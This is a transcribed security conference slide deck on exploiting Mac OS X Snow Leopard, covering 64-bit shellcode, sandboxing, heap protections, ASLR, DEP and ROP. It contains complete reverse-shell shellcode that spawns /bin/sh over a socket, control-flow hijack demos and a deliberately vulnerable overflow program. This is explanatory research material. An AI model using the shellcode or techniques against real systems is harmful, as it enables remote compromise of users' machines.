

Mac OS X Hacking

Snow Leopard Edition

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About me

- ✦ Former US National Security Agency researcher
- ✦ First to hack the iPhone and G1 Android phone
- ✦ Winner of CanSecWest Pwn2Own: 2008, 2009, 2010
- ✦ Author
 - ✦ Fuzzing for Software Security Testing and Quality Assurance
 - ✦ The Mac Hacker's Handbook
- ✦ PhD, CISSP, GCFA, etc.



About this talk

- ✦ The Mac Hackers Handbook came out in March 2009 and covered Tiger and Leopard
- ✦ That summer Snow Leopard came out and broke many of the examples
- ✦ This talk covers those differences and how to still exploit Macs

Overview

- ✦ Background
- ✦ Fun with 64-bit applications
- ✦ Sandboxing
- ✦ Topics in Heap overflows
- ✦ ASLR
- ✦ DEP


64 bit

- ✧ Many processes are now 64 bit
- ✧ Some older macs, circa 2007, are different
- ✧ By default, kernel is still 32 bit:
 - ✧ Darwin Charlie-Millers-Computer.local 10.4.0 Darwin
Kernel Version 10.4.0: Fri Apr 23 18:28:53 PDT
2010; root:xnu-1504.7.4~1/RELEASE_I386 i386

64-bit processes (mostly)




Older macs - all 32 bit




Safari (newer macs)

- ✦ Safari is 64-bit
- ✦ 32-bit plugins are managed by WebKitPluginAgent
- ✦ Plugins may be either 32 or 64-bit (usually 32)
- ✦ 64-bit plugins (Java) are in Safari's address space

```
$ pstree
...
| |-+= 27097 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginAgent
| | |--- 27106 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost
| | \--- 27345 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost
```

PID	Process Name	User	% CPU ▼	Threads	Real Mem	Kind	Virtual Mem
27106	Flash Player (Safari Internet plug-in)	dr	103.3	8	45.4 MB	Intel	62.0 MB
27298	QuickTime Plugin (Safari Internet ...	dr	12.6	10	12.3 MB	Intel	27.8 MB
27092	 Safari	dr	10.9	11	122.4 MB	Intel (64 bit)	222.0 MB

“Crash resiliency”



Older macs

- ✧ ...and users who launch Safari under 32 bit
- ✧ Plugins run within Safari's (32-bit) address space

```
$ vmmap PID
__TEXT                00001000-0052b000 [ 5288K] r-x/rwx SM=COW  /
Applications/Safari.app/Contents/MacOS/Safari
...
__TEXT                19dcb000-1a50b000 [ 7424K] r-x/rwx SM=COW  /
Users/cmiller/Library/Internet Plug-Ins/Flash Player.plugin/
Contents/MacOS/Flash Player
```


64-bit calling conventions

- ✦ Mac OS X uses the System V Application Binary Interface AMD64 Architecture Processor Supplement
- ✦ Arguments passed in rdi, rsi, rdx, rcx, r8, r9
 - ✦ or stack if more than that or larger than register
- ✦ rbx, rsp, rbp, r12-r15 are preserved across function calls
- ✦ rax contains (first) return value. rdx second

System calls

- ✧ syscall number in rax (+0x2000000)
- ✧ rcx will be clobbered, save it if you want
- ✧ arguments in registers like calling function
- ✧ use syscall instruction
- ✧ INT 0x80 can only pass 32-bit values
 - ✧ According to FreeBSD mailing list

Shellcode

- ✦ x86 shellcode doesn't typically work
 - ✦ For example, no metasploit Mac OS X shellcode works on x86_64
- ✦ Only public x86_64 OS X shellcode is from @fjserna
 - ✦ Connect() shellcode, contains NULL's

osx/x86/shell_reverse_tcp

Stack is 64 bit, code expects 32

0x7fff5fbffa58: 0x5c1102ff 0x00000000 0x0100007f 0x00000000

```
push 0x100007f
push 0x5c1102ff
mov edi, esp
xor eax, eax
push rax
push 0x1
push 0x2
push 0x10
mov al, 0x61
int 0x80
...
```

Wrong calling convention

Wrong syscall number

int 80 used
instead of
syscall

Cleaner and smaller version of that shellcode (120 bytes)

Compare with:
osx/x86/shell_reverse_tcp - 65 bytes
@fjserna's was 165 bytes

Compile with:

```
/usr/bin/nasm -fmacho64 connect.s  
ld -e _start -o connect connect.o
```

```
BITS 64  
SECTION .text  
GLOBAL _start  
_start:  
    ; socket = 0x2000061  
    xor rdi, rdi  
    inc rdi  
    mov rsi, rdi  
    inc rdi  
    xor rdx, rdx  
    mov eax, 0x2000061  
    syscall  
  
    ; connect = 0x2000062  
    mov rdi, rax  
    lea rsi, [rel sockaddr_in]  
    xor rdx, rdx  
    mov dl, 0x10  
    mov eax, 0x2000062  
    syscall  
  
    mov r12, 3  
    xor rsi, rsi  
    dec rsi  
duper:  
    inc rsi  
    ; dup2 = 0x200005a  
    mov eax, 0x200005a  
    syscall  
    sub r12, 1  
    jne duper  
  
    ; execve = 0x200003b  
    lea rdi, [rel cmd]  
    xor rdx, rdx  
    push rdx  
    push rdi  
    mov rsi, rsp  
    mov eax, 0x200003b  
    syscall  
  
    ; exit = 0x2000001  
_exit:  
    mov eax, 0x2000001  
    syscall  
  
section .data  
sockaddr_in:  
    dd 0x5c110200    ; port 4444  
    dd 0x0100007f    ; 127.0.0.1  
cmd:  
    db '/bin/sh',0
```


Tools

- ✦ Some tools won't work on 64-bit
 - ✦ pydbg
 - ✦ valgrind
- ✦ GDB still works fine

Sandboxing

- ✦ Implements fine-grained access controls
 - ✦ Accessing resources (sockets, files, shared mem)
 - ✦ Sending/receiving Mach messages
 - ✦ Sending/receiving BSD signals
- ✦ Started via `sandbox_init()` call (or `sandbox_exec`)

Mac OS X sandboxing architecture

- ✦ User process calls `sandbox_init()` (in `libSystem`)
- ✦ `libSystem` dynamically loads `libSandbox` for support functions
- ✦ Initiates action in the kernel via `SYS__mac_syscall` system call
- ✦ `Sandbox.kext` kernel module hooks syscalls via `TrustedBSD` interface and limits access as defined in policy

Snow Leopard sandboxing

- ✦ No client-side applications are sandboxed, including
 - ✦ Safari
 - ✦ Mail
 - ✦ iTunes
 - ✦ Plugins including Flash and QuickTime

Can't make a sandbox in a sandbox

- ✦ To check if a process has been sandboxed, use GDB to try to put it in a sandbox
 - ✦ call `sandbox_init()`
- ✦ If it succeeds, you're not in a sandbox
- ✦ If it fails, you're in a sandbox already

Example

✦ Safari

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0, 0)
Reading symbols for shared libraries .. done
$1 = 0
```

✦ mDNSResponder

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0, 0)
$1 = -1
```

BTW, running Safari after this is loads of fun

Heap of pain

- ✦ Some significant improvements were made in the heap implementation in Snow Leopard compared to Leopard
- ✦ Check out Libc source code from opensource.apple.com
- ✦ Change from `scalable_malloc.c` to `magazine_malloc.c`

Leopard

- ✦ Free list pointers are checksummed for error detection only (fixed value used)

```
static INLINE uintptr_t  
free_list_checksum_ptr(void *p)  
{  
    ptr_union ptr;  
    ptr.p = p;  
    ...  
    return (ptr.u >> 2) | 0xC0000003U;  
}
```


Snow Leopard

- ✦ In Snow Leopard, random security cookie used

```
...
    szone->cookie = arc4random();
...
static INLINE uintptr_t
free_list_checksum_ptr(szone_t *szone, void *ptr)
{
    uintptr_t p = (uintptr_t)ptr;
    return p | free_list_gen_checksum(p ^ szone->cookie);
}

static INLINE uintptr_t free_list_gen_checksum(uintptr_t ptr)
{
    uint8_t chk;

    chk = (unsigned char) (ptr >> 0);
    chk += (unsigned char) (ptr >> 8);
    chk += (unsigned char) (ptr >> 16);
    chk += (unsigned char) (ptr >> 24);

    return chk & (uintptr_t)0xF;
}
```


Heap metadata overwrites

- ✦ In Leopard it is trivial to overwrite heap metadata to get arbitrary 4-byte writes (see MHH)
 - ✦ You now how to fake the checksums
- ✦ In Snow Leopard, this can't easily be done due to security cookie

Application data overflows

```
#include <iostream>
using namespace std;

class Base
{
public:
    virtual void function1() {};
    virtual void function2() {};
};

int main()
{
    int *buf = (int *)malloc(4*sizeof(int));
    memset(buf, 0x41, 4*sizeof(int));

    Base *pClass = new Base();
    buf[4] = (int) buf;    // overflow into pClass on heap

    pClass->function1();
}
```

```
(gdb) r
Starting program: /Users/cmiller/test2
Reading symbols for shared libraries ++. done
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
```


ASLR

- ✧ No significant change from Leopard
- ✧ Library load locations are randomized per machine
 - ✧ Not per application or application launch
 - ✧ See `/var/db/dyld/`
- ✧ dyld, application binary, heap, stack are not randomized
- ✧ 64-bit memory space allow for “more” randomization

Fixed RX areas (ROP targets)

- ✦ dyld: 0x7fff5fc00000
- ✦ binary: 0x100000000
- ✦ commpage 64-bit: 0x7ffffe00000

Fun with wild writes

- ✦ Many times with exploitation, the “primitive” is to be able to write a DWORD to memory
- ✦ This write should eventually lead to getting control of \$pc

32-bit processes

- ✧ Still use lazy symbol binding
- ✧ At fixed, predictable location in memory
- ✧ Is writable

```
__la_symbol_ptr:0000201C ; =====  
__la_symbol_ptr:0000201C  
__la_symbol_ptr:0000201C ; Segment type: Pure data  
__la_symbol_ptr:0000201C __la_symbol_ptr segment dword public 'DATA' use32  
__la_symbol_ptr:0000201C         assume cs:__la_symbol_ptr  
__la_symbol_ptr:0000201C         ;org 201Ch  
__la_symbol_ptr:0000201C _exit_ptr      dd offset __imp__exit ; DATA XREF: _exit↑r  
__la_symbol_ptr:0000201C __la_symbol_ptr ends  
__la_symbol_ptr:0000201C
```


32-bit example

```
int main(){  
    int *p = 0x201c;  
    *p = 0xdeadbeef;  
}
```

```
$ gcc -g -m32 -o test test.c
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.  
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeef  
0xdeadbeef in ?? ()
```


64-bit

- ✦ No easy function pointers like in 32-bit (no `__IMPORT`)
- ✦ However, the heap is not randomized
- ✦ szone pointers are available starting at 0x100004010
 - ✦ Memory management pointers
- ✦ In particular `szone_malloc()`

64-bit example

```
int main(){
    long int *p = 0x100004018;
    *p = 0xdeadbeefbabecafe;
    malloc(16);
}
```

```
gcc -g -o test test.c
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: 13 at address: 0x0000000000000000
0x00007fff821ddf06 in malloc_zone_malloc ()
(gdb) x/i $pc
0x7fff821ddf06 <malloc_zone_malloc+78>:    call    QWORD PTR [r13+0x18]
(gdb) x/4wx $r13+0x18
0x100004018: 0xbabecafe    0xdeadbeef    0x821e01da    0x00007fff
```


DEP

- ✧ Leopard DEP
 - ✧ Stack was protected with DEP
 - ✧ Heap was executable, even though page permissions indicated it was not
 - ✧ Heap could always be executed, even if explicitly set to not allow execution

Snow Leopard DEP

- ✦ Stack and heap are protected with DEP (64-bit processes)
 - ✦ This is the biggest security difference between Leopard and Snow Leopard
- ✦ 32 bit processes (i.e. Flash and QT plugin) do not have DEP on heap
 - ✦ Exploiting QT or Flash is very easy!
- ✦ 32 bit processes (old macs) do not have DEP on heap

What about a Flash JIT spray?

- ✦ Flash runs in a separate process, so can't be used for JIT spray for (non-Flash) browser bugs

JIT spray within Safari

- ✦ Potential candidates are Java and Javascript

```
$ vmmap 27581 | grep 'rwx/rwx'
```

Java	000000011e001000-0000000121001000	[48.0M]	rwx/rwx	SM=PRV
JS JIT generated code	0000451ca3200000-0000451cab200000	[128.0M]	rwx/rwx	SM=PRV
JS JIT generated code	0000451cab200000-0000451d23200000	[1.9G]	rwx/rwx	SM=NUL

Java

- ✧ Java memory region is allocated at the “top” of the heap
- ✧ Heap is not randomized so you have a reasonable idea of where to find it
- ✧ Region is only 48mb and cannot be expanded
- ✧ Not a reliable choice for exploitation

Javascript

- ✦ Webkit JS RWX region is much larger: 1.9 gb
- ✦ However, Webkit randomizes the load address, those bastards

```
#define INITIAL_PROTECTION_FLAGS (PROT_READ | PROT_WRITE | PROT_EXEC)
...
    // Cook up an address to allocate at, using the following recipe:
    //   17 bits of zero, stay in userspace kids.
    //   26 bits of randomness for ASLR.
    //   21 bits of zero, at least stay aligned within one level of the pagetables.
    //
    // But! - as a temporary workaround for some plugin problems (rdar://problem/6812854),
    // for now instead of 2^26 bits of ASLR lets stick with 25 bits of randomization plus
    // 2^24, which should put up somewhere in the middle of usespace (in the address range
    // 0x200000000000 .. 0x5fffffffffffff).
    intptr_t randomLocation = arc4random() & ((1 << 25) - 1);
    randomLocation += (1 << 24);
    randomLocation <= 21;
    m_base = mmap(reinterpret_cast<void*>(randomLocation), m_totalHeapSize,
INITIAL_PROTECTION_FLAGS, MAP_PRIVATE | MAP_ANON, VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY
, 0);
```


The good news

- ✦ The location of dyld is not randomized
- ✦ The location of the binary is not randomized
- ✦ The location of the commpage is not randomized
- ✦ We can perform Return Oriented Programming (ROP)

What happened to __IMPORT?


- ✧ In 32 bit processes, __IMPORT sections are RWX
 - ✧ Also provide __jump_table pointers to overwrite
- ✧ In 64 bit processes, no __IMPORT sections!

Difficulties

- ✦ Passing parameters by register makes things harder than in x86
- ✦ dyld is not very large
- ✦ problems with rbp

The problem with RBP

- ✦ If you want to use code that returns, have to deal with the leave instruction
- ✦ Leave -> mov rsp, rbp; pop rbp
- ✦ If rbp doesn't point to your data, you lose control of the ROP



```
; Attributes: bp-based frame

; ImageLoaderMach0::segmentCount(void)const
__ZNK16ImageLoaderMach012segmentCountEv proc near
push    rbp
mov     rbp, rsp
movzx   eax, byte ptr [rdi+74h]
leave
retn
__ZNK16ImageLoaderMach012segmentCountEv endp
```


More on RBP

- Of the 1570 occurrences of `\xc3` in dyld, only 283 (18%) are “usable”, i.e. don’t have a leave instruction or undefined bytes before it
- Unless you want to assume address of your data is in rbp, you have only 283 primitives to work with
- Even if rbp points to your stuff, can only use a “leaver” once
- Once you know where you are in memory, it is pretty easy to develop ROP payloads
- afaik, there are no public x86_64 Mac OS X ROP payloads available

Example vulnerable program

```
#include <string.h>

char *my_memcpy(char *dst, char *src, int len){
    char *dst_ptr = dst;
    while(len-->0)
        *dst_ptr++ = *src++;
    return dst;
}

int foo(long *data, int len){
    char buf[4];
    my_memcpy(buf, (char *) data, len);
}

int main(){
    foo(shellcode2, sizeof(shellcode2));
}
```

